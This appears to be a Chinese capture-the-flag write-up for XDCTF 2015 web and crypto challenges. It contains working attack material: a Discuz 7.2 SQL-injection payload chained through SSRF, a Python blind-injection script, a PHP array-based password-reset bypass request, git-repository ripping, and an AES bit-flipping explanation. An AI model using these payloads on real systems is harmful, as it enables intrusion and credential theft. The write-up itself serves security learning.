正好 servlets 目录以及下面的文件也是存在的



Sessions Example

Session ID: 88B0CC9EB789C945D2C2310C06EB737A
Created: Sat Oct 03 01:07:21 JST 2015
Last Accessed: Sat Oct 03 01:07:21 JST 2015


The following data is in your session:

Name of Session Attribute:	
Value of Session Attribute:	


GET based form:

Name of Session Attribute:	
Value of Session Attribute:	


于是按照 blog 里面说的做来改变 session
然而登陆页面并不是 login.jsp　于是变换几个姿势进行尝试
后来使用 user:Administrator 后发现登陆界面发生了变化：


Auth Failed.
Let Me Guess.. U M4y N0t logIn!!!


终于不再提示说不是 Administrator，但是没有登陆
于是再添加一条 session　login:true　最终获得 flag


You Got 1T!
Submit Flag With XDCTF{2b5b7133402ecb87e07e85bf1327bd13}

WEB1-300


What do you want to read?

题目给了这样一个页面，当时我首先想到的是 LFI
尝试跑了一下配置文件



```
[+] Found '/etc/security/namespace.conf' (*NIX/conf).
[+] Found '/etc/security/pam_env.conf' (*NIX/conf).
[+] Found '/etc/security/sepermit.conf' (*NIX/conf).
[+] Found '/etc/security/time.conf' (*NIX/conf).
[+] Found '/etc/ssh/sshd_config' (*NIX/conf).
[+] Found '/etc/adduser.conf' (*NIX/conf).
[+] Found '/etc/deluser.conf' (*NIX/conf).
[+] Found '/etc/ca-certificates.conf' (*NIX/conf).
[+] Found '/etc/ca-certificates.conf.dpkg-old' (*NIX/conf).
[+] Found '/etc/debconf.conf' (*NIX/conf).
[+] Found '/etc/hdparm.conf' (*NIX/conf).
[+] Found '/etc/kernel-img.conf' (*NIX/conf).
[+] Found '/etc/ld.so.conf' (*NIX/conf).
[+] Found '/etc/ltrace.conf' (*NIX/conf).
[+] Found '/etc/manpath.config' (*NIX/conf).
[+] Found '/etc/kbd/config' (*NIX/conf).
[+] Found '/etc/ldap/ldap.conf' (*NIX/conf).
[+] Found '/etc/logrotate.conf' (*NIX/conf).
[+] Found '/etc/updatedb.conf' (*NIX/conf).
[+] Found '/etc/networks' (*NIX/other).
[+] Found '/etc/modules' (*NIX/other).
[+] Found '/etc/passwd' (*NIX/other).
[+] Found '/etc/fstab' (*NIX/other).
[+] Found '/etc/hosts' (*NIX/other).
[+] Found '/etc/group' (*NIX/other).
[+] Found '/etc/crontab' (*NIX/other).
[+] Found '/etc/mtab' (*NIX/other).
[+] Found '/etc/hosts.allow' (*NIX/other).
[+] Found '/etc/hosts.deny' (*NIX/other).
[+] Found '/etc/os-release' (*NIX/other).
```

之后包含源码

```
 <html>
<head>
    <meta http-equiv="content-type" content="text/html; charset=UTF-8"/>
    <title>Read</title>
</head>
<body>
    <?php
        if (isset($_GET['link'])) {
            $link = $_GET['link'];
            // disable sleep
            if (strpos(strtolower($link), 'sleep') || strpos(strtolower($link), 'benchmark')) {
                die('No sleep.');
            }

            if (strpos($link,"http://") === 0) {
                // http
                $curlobj = curl_init($link);
                curl_setopt($curlobj, CURLOPT_HEADER, 0);
                curl_setopt($curlobj, CURLOPT_PROTOCOLS, CURLPROTO_HTTP);
                curl_setopt($curlobj, CURLOPT_CONNECTTIMEOUT, 10);
```

```
                        curl_setopt($curlobj, CURLOPT_TIMEOUT, 5);
                        $content = curl_exec($curlobj);
                        var_dump($content);
                        curl_close($curlobj);
                        echo $content;

                } elseif (strpos($link,"file://") === 0) {
                        // file
                        echo file_get_contents(substr($link, 7));
                }

        } else {
                echo<<<EOF
        <!--ä½ ç��å�¥-->
                <br><br><br>
                <center>
                <h1>What do you want to read?</h1>
                <form method="GET" action="#">
                        <input style="width:300px; height:25px;" name="link" value="" />
                        <button style="height:25px;" type="submit">Read</button>
                </form>
                </center>
EOF;
        }
    ?>
</body>
</html>
```


这时才发现自己跑偏了，LFI 漏洞存在但是没有什么别的用处，根本读不到东西，这里应该是 ssrf。参考：

http://www.freebuf.com/articles/web/20407.html

http://www.wooyun.org/bug.php?action=view&id=98894

这里开始尝试包含一下刚才跑出来的配置文件 /etc/hosts

发现了内网的地址




```
127.0.0.1 localhost 127.0.1.1 ubuntu # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2
ip6-allrouters 127.0.0.1 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com
```

然后跑一下它的端口

发现在 3389 端口存在 discuz 7.2 程序，于是尝试 discuz 7.2 的漏洞

最终 payload：

http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/%2ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%2529%2520and%2520%2528select%25201%2520from%2520%2528select%2520count%2528%2a%2529%2Cconcat%2528%2528select%2520%2528select%2520%2528select%2520conc at%2528username%2C0x3a%2Cpassword%2529%2520from%2520cdb_members%2520limit%25201%2529%2520%2529%2520from%2520%2560information_schema%2560.tables%2520limit%25200%2C1%2529%2Cfloor%2528rand%25280%2529%2a2%2529%2529x%2520from%2520information_schema.tables%2520group%2520by%2520x%2529a%2529%2523



```
http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/%2ffaq.php%3Faction%3Dgrouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0
%5D%3D%2529%2520and%2520%2528select%25201%2520from%2520%2528select%2520count%2528
%2a%2529%2Cconcat%2528%2528select%2520%2528select%2520%2528select%2520concat%2528username%2C0x3a%2Cpassword%2529%2520from%2520cdb_members%2520limit%25201%2529
%2520%2529%2520from%2520%2560information_schema%2560.tables%2520limit%25200%2C1%2529%2Cfloor%2528rand%25280%2529%2a2%2529%2529x%2520from%2520information_schema.t
```

```
Discuz! info: MySQL Query Error

Time: 2015-10-2 10:00am
Script: /faq.php

SQL: SELECT * FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('7','\',') and (select 1 from (select count(*),concat((select (select (select
concat(username,0x3a,password) from [Table]members limit 1) ) from `information_schema`.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)#')
Error: Duplicate entry 'admin:XDCTF{bf127a6ae4e2_ssrf_to_sqli}1' for key 'group_key'
Errno.: 1062

Similar error report has been dispatched to administrator before.

到 http://faq.comsenz.com 搜索此错误的解决方案

1
```


这里有个坑，估计是 ssrf 的共性，在传到主机上时进行了一次 url 解码，之后再传到内网服务器的时候进行了第二次解码。必须对

http://www.cmseasy.org/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28select%20%28select%20%28select%20concat%28username,0x3a,password%29%20from%20cdb_members%20limit%201%29%20%29%20from%20%60information_schema%60.tables%20limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23
进行二次 url 编码变成

http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/faq.php?action=grouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%2529%2520and%2520%2528select%25201%2520from%2520%2528select%2520count%2528%2a%2529%2Cconcat%2528%2528select%2520%2528select%2520%2528select%2520concat%2528username%2C0x3a%2Cpassword%2529%2520from%2520cdb_members%2520limit%25201%2529%2520%2529%2520from%2520%2560information_schema%2560.tables%2520limit%25200%2C1%2529%2Cfloor%2528rand%25280%2529%2a2%2529%2529x%2520from%2520information_schema.tables%2520group%2520by%2520x%2529a%2529%2523
才行

Web1-400


打开了页面后有个登陆框，尝试注入还是没啥好主意
查看源码发现图片居然是 Picture.php，想到 hacklab 里面的图片注入问题，于是乎打开尝试 id 结果还是不行，把图片下载下来发现有这样一句话


```
ì`?!--Please input the ID as parameter with numeric value-->
```

用 ID 注入后果然就可以改变了,利用”可以成功注入，但是很多主流的函数如 select,substr,union,left,right,mid 等都被过滤了
于是乎想了半天，查到个函数 lpad()，可以构造 bool 盲注:
?ID=3"or(lpad(1,1,1)>1)%23　　图片不正常显示
?ID=3"or(lpad(1,1,1)>0)%23　　图片可正常显示
于是可以将 version、database()啥啥的报出来
现在纠结怎么找 flag 了　想了半天怎么绕过 select 过滤　　但弄了半天也没办法绕过
最后随手试了试 username 表发现暴出 admin　password 暴出 5832f4251cb6f43917df
脚本如下：

```
from requests import *
url = 'http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php'
ans = ''
for k in xrange(1,100):
    i = 0
    j = 130
    while i<=j:
        mid = (i+j)/2
        Z = ans + chr(mid)
        id = '3"or(hex((lpad(password,' + str(k) + ',1)))>hex("' + Z +'"))#'
        payload = {
        'ID': id
        }
        r = get(url,params = payload)
        html = r.content
        if len(html)>100 :
            i = mid+1
        else:
            j = mid-1
    if i > 129 or i < 10:
        break
    ans += chr(i)
    print k,ans
```

但是这个 password 查询不出来　是 20 位
于是又纠结半天。。　最后尝试减长度减啊减　减成 2f4251cb6f43917d 查询购买得到密码为 lu5631209
登陆成功　进入后得到



User imformation

- Username : admin
  XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

WEB2

WEB2-100

首先我们进入到页面之中



Hello, Guest

梦想是否无聊并不是别人来决定的，不管是什么样的梦想，自己拼命努力去追寻才是最重要的。

提示说是 前台逻辑漏洞
结合许多搅屎棍在前台页面用ｐｈｉｔｈｏｎ的账号发送了许多搅屎的小屎文
那么现在我们就可以想到题目需要我们登陆ｐｈｉｔｈｏｎ的账号，并且提示过了逻辑漏洞，那么就应该是密码重置漏洞

我们从２００中获得到的源码中定位到这些函数


```
public function handle_resetpwd()
-       {
-               if(empty($_GET["email"]) || empty($_GET["verify"])) {
-                       $this->error("Bad request", site_url("auth/forgetpwd"));
-               }
-               $user = $this->user->get_user(I("get.email"), "email");
-               if(I('get.verify') != $user['verify']) {
-                       $this->error("Your verify code is error", site_url('auth/forgetpwd'));
-               }
-               if($this->input->method() == "post") {
-                       $password = I("post.password");
-                       if(!$this->confirm_password($password)) {
-                               $this->error("Confirm password error");
-                       }
-                       if(!$this->complex_password($password)) {
-                               $this->error("Password must have at least one alpha and one number");
-                       }
-                       if(strlen($password) < 8) {
-                               $this->error("The Password field must be at least 8 characters in length");
-                       }
-                       $this->user->update_userinfo([
-                               "password" => $password,
-                               "verify" => null
-                       ], $user["uid"]);
-                       $this->success("Password update successful!", site_url("auth/login"));
-               } else {
-                                                                   $url      =      site_url("auth/resetpwd")      .
"?email={$user['email']}&verify={$user['verify']}";
-                       $this->view('', ["form_url" => $url]);
-               }
-       }
-

public function handle_forgetpwd()
-       {
-               if($this->input->method() == "post") {
-                       if(empty($_POST["email"])) {
-                               $this->error("Bad request", site_url("auth/forgetpwd"));
-                       }
-                       if(empty($_SESSION['captcha']) ||
-                                             strtolower($this->session->captcha)  !=  I('post.captcha',  '',  null,
'strtolower|trim')) {
-                               $this->error("Captcha code error", site_url("auth/forgetpwd"));
-                       } else {
-                               unset($_SESSION['captcha']);
-                       }
-                       $email = I("post.email");
-                       $user = $this->user->get_user($email, "email");
-                       if(empty($user)) {
-                               $this->error("Email doesn't exists", site_url("auth/forgetpwd"));
-                       }
-                       $verify = random_string('md5');
-                       $this->user->update_userinfo(["verify" => $verify], $user["uid"]);
-
-                       $this->load->library("email");
-                       $this->email->from("game@waf.science", "XDSEC-CMS");
-                       $this->email->to($user["email"]);
-                       $title = "[XDSEC-CMS] Find your password";
-                       $url = site_url("auth/resetpwd")."?email={$user['email']}&verify={$verify}";
-                       $content = sprintf('hi:<br/>&nbsp;&nbsp;Click here to change your password:
-                               <br/><a href="%s" target="_blank">%s</a>', $url, $url);
-                       $this->email->subject($title);
-                       $this->email->message($content);
-                       $this->email->send();
-                       $this->success("Confirm email has been sent", site_url());
-               } else {
```

```
-                     $this->view("forgetpwd.html");
-               }
-        }
```

现在的重点就在于如何绕过这个判断

```
               if(I('get.verify') != $user['verify']) {
-                     $this->error("Your verify code is error", site_url('auth/forgetpwd'));
-               }
```


之前因为我认为是纯的逻辑漏洞，于是浪费了很长的时间。之后再仔细看了一下，发现是弱类型比较，于是我们想到通过构造 verify 数组来绕过


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Target: http://xdsec-cms-12023458.xdctf.win
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
4,549 bytes | 164 m

```
POST
/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify[2]=1
HTTP/1.1
Host: xdsec-cms-12023458.xdctf.win
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0)
Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email
=nine.twelve@foxmail.com&verify=7d36039f5ed8dc4967752b447212
f4de
Cookie: _xsrf_cookie_token=c91b442179c793d9ca4db5d0a3c9bda1;
xdsec_cms_session=9e98b055c41905978cb0b4f80e7c6f12af76886c
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 91

_xsrf_form_token=c91b442179c793d9ca4db5d0a3c9bda1&password
=1qaz2wsx37&repassword=1qaz2wsx37
```


```
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta name="author" content="xdsec-cms@xdctf.com"/>
  <meta name="copyright" content="http://www.leavesongs.com/" />
  <meta name="keywords" content="XDSEC CMS"/>
  <meta name="description" content="Designed and built with all the love in the world by
Phithon"/>
  <title>Congratulation, success! | XDSEC-CMS</title>

  <meta name="description" content="xdsec cms example page">
  <meta name="author" content="xdsec">

  <link href="/css/bootstrap.min.css" rel="stylesheet">
  <link href="/css/style.css" rel="stylesheet">
  </head>
<body>
<div class="container-fluid">
  <div class="row">
    <div class="col-md-12">
      <nav class="navbar navbar-default" role="navigation">
        <div class="navbar-header">

          <button type="button" class="navbar-toggle" data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1">
            <span class="sr-only">Toggle navigation</span>
            <span class="icon-bar"></span>
```

成功绕过！
于是重置了 phithon 账户的密码
登陆之后即可获得 flag




```
Congratulation, this is the [XDSEC-CMS] flag 2

XDCTF-{i32mX4WK1gwEE9S9Oxd2}

hint:
admin url is /th3r315adm1n.php
```

WEB2-200




喜欢开源的时雨将XDSEC-CMS源码使用git更新起来，准备登开发完成后push到github上。 结果被领导发现了，喝令她rm所有源码。
在领导的淫威下，时雨也只好rm了所有源码

我们直接用 rip-git.pl 把源码下载下来
https://github.com/kost/dvcs-ripper



```
 E:\Program Files\Git\.git 的目录

2015/10/01  14:12    <DIR>          .
2015/10/01  14:12    <DIR>          ..
2015/10/01  14:12         2,813,977 ans
2015/10/01  13:28                17 COMMIT_EDITMSG
2015/10/01  13:28               137 config
2015/10/01  13:28                73 description
2015/10/01  13:28                23 HEAD
2015/10/01  13:42                32 index
2015/10/01  13:27    <DIR>          info
2015/10/01  14:11    <DIR>          logs
2015/10/01  14:11    <DIR>          objects
2015/10/01  14:03                 0 payload
2015/10/01  14:11    <DIR>          refs
               7 个文件      2,814,259 字节
               6 个目录 133,454,651,392 可用字节

E:\Program Files\Git\.git>
```

然后查看一下改动历史 git show
得到 flag



```
deleted file mode 100644
index 90494d0..0000000
--- a/index.php
+++ /dev/null
@@ -1,11 +0,0 @@
-<?php
-/*
-
-Congratulation, this is the [XDSEC-CMS] flag 1
-
-XDCTF-{raGWvWahqZjww4RdHN90}
-
- */
-
-echo "Hello World";
-?>
\ No newline at end of file
diff --git a/xdsec_app/.htaccess b/xdsec_app/.htaccess
deleted file mode 100644
index 6c63ed4..0000000
--- a/xdsec_app/.htaccess
+++ /dev/null
@@ -1,6 +0,0 @@
-<IfModule authz_core_module>
```

CRYPT

CRYPT-200

通过搜索发现几乎是一道原题，利用了 AES 的翻转攻击
通过阅读代码发现应该是用了两次 AES 一次是自己写的，然后再调用系统的 AES 加密
学习 http://drops.wooyun.org/tips/7828 并成功过了样例
一开始以为密码长度是 32 位弄了半天。。。后来发现原来是 16 位。。o(╯□╰)o
其中大概思路应该是这样的　两次 AES 其实只用管一次　就像后面还有一次 hex 编码也是不用管的，所以和例题其实是一样的。
其中我的目标是将 Xadmin 中的 X 转换成;　　而翻转攻击的原理应该是这样：
0.....15 16.....31 32....47。。。。
即 16 个分为一组　每次前一组通过 b[i] = a[i] ^ c[i] 来得到后一组的明文
其中 a 表示前一组已经求得的密文，b 表示后一组的密文 ，c 表示后一组的明文
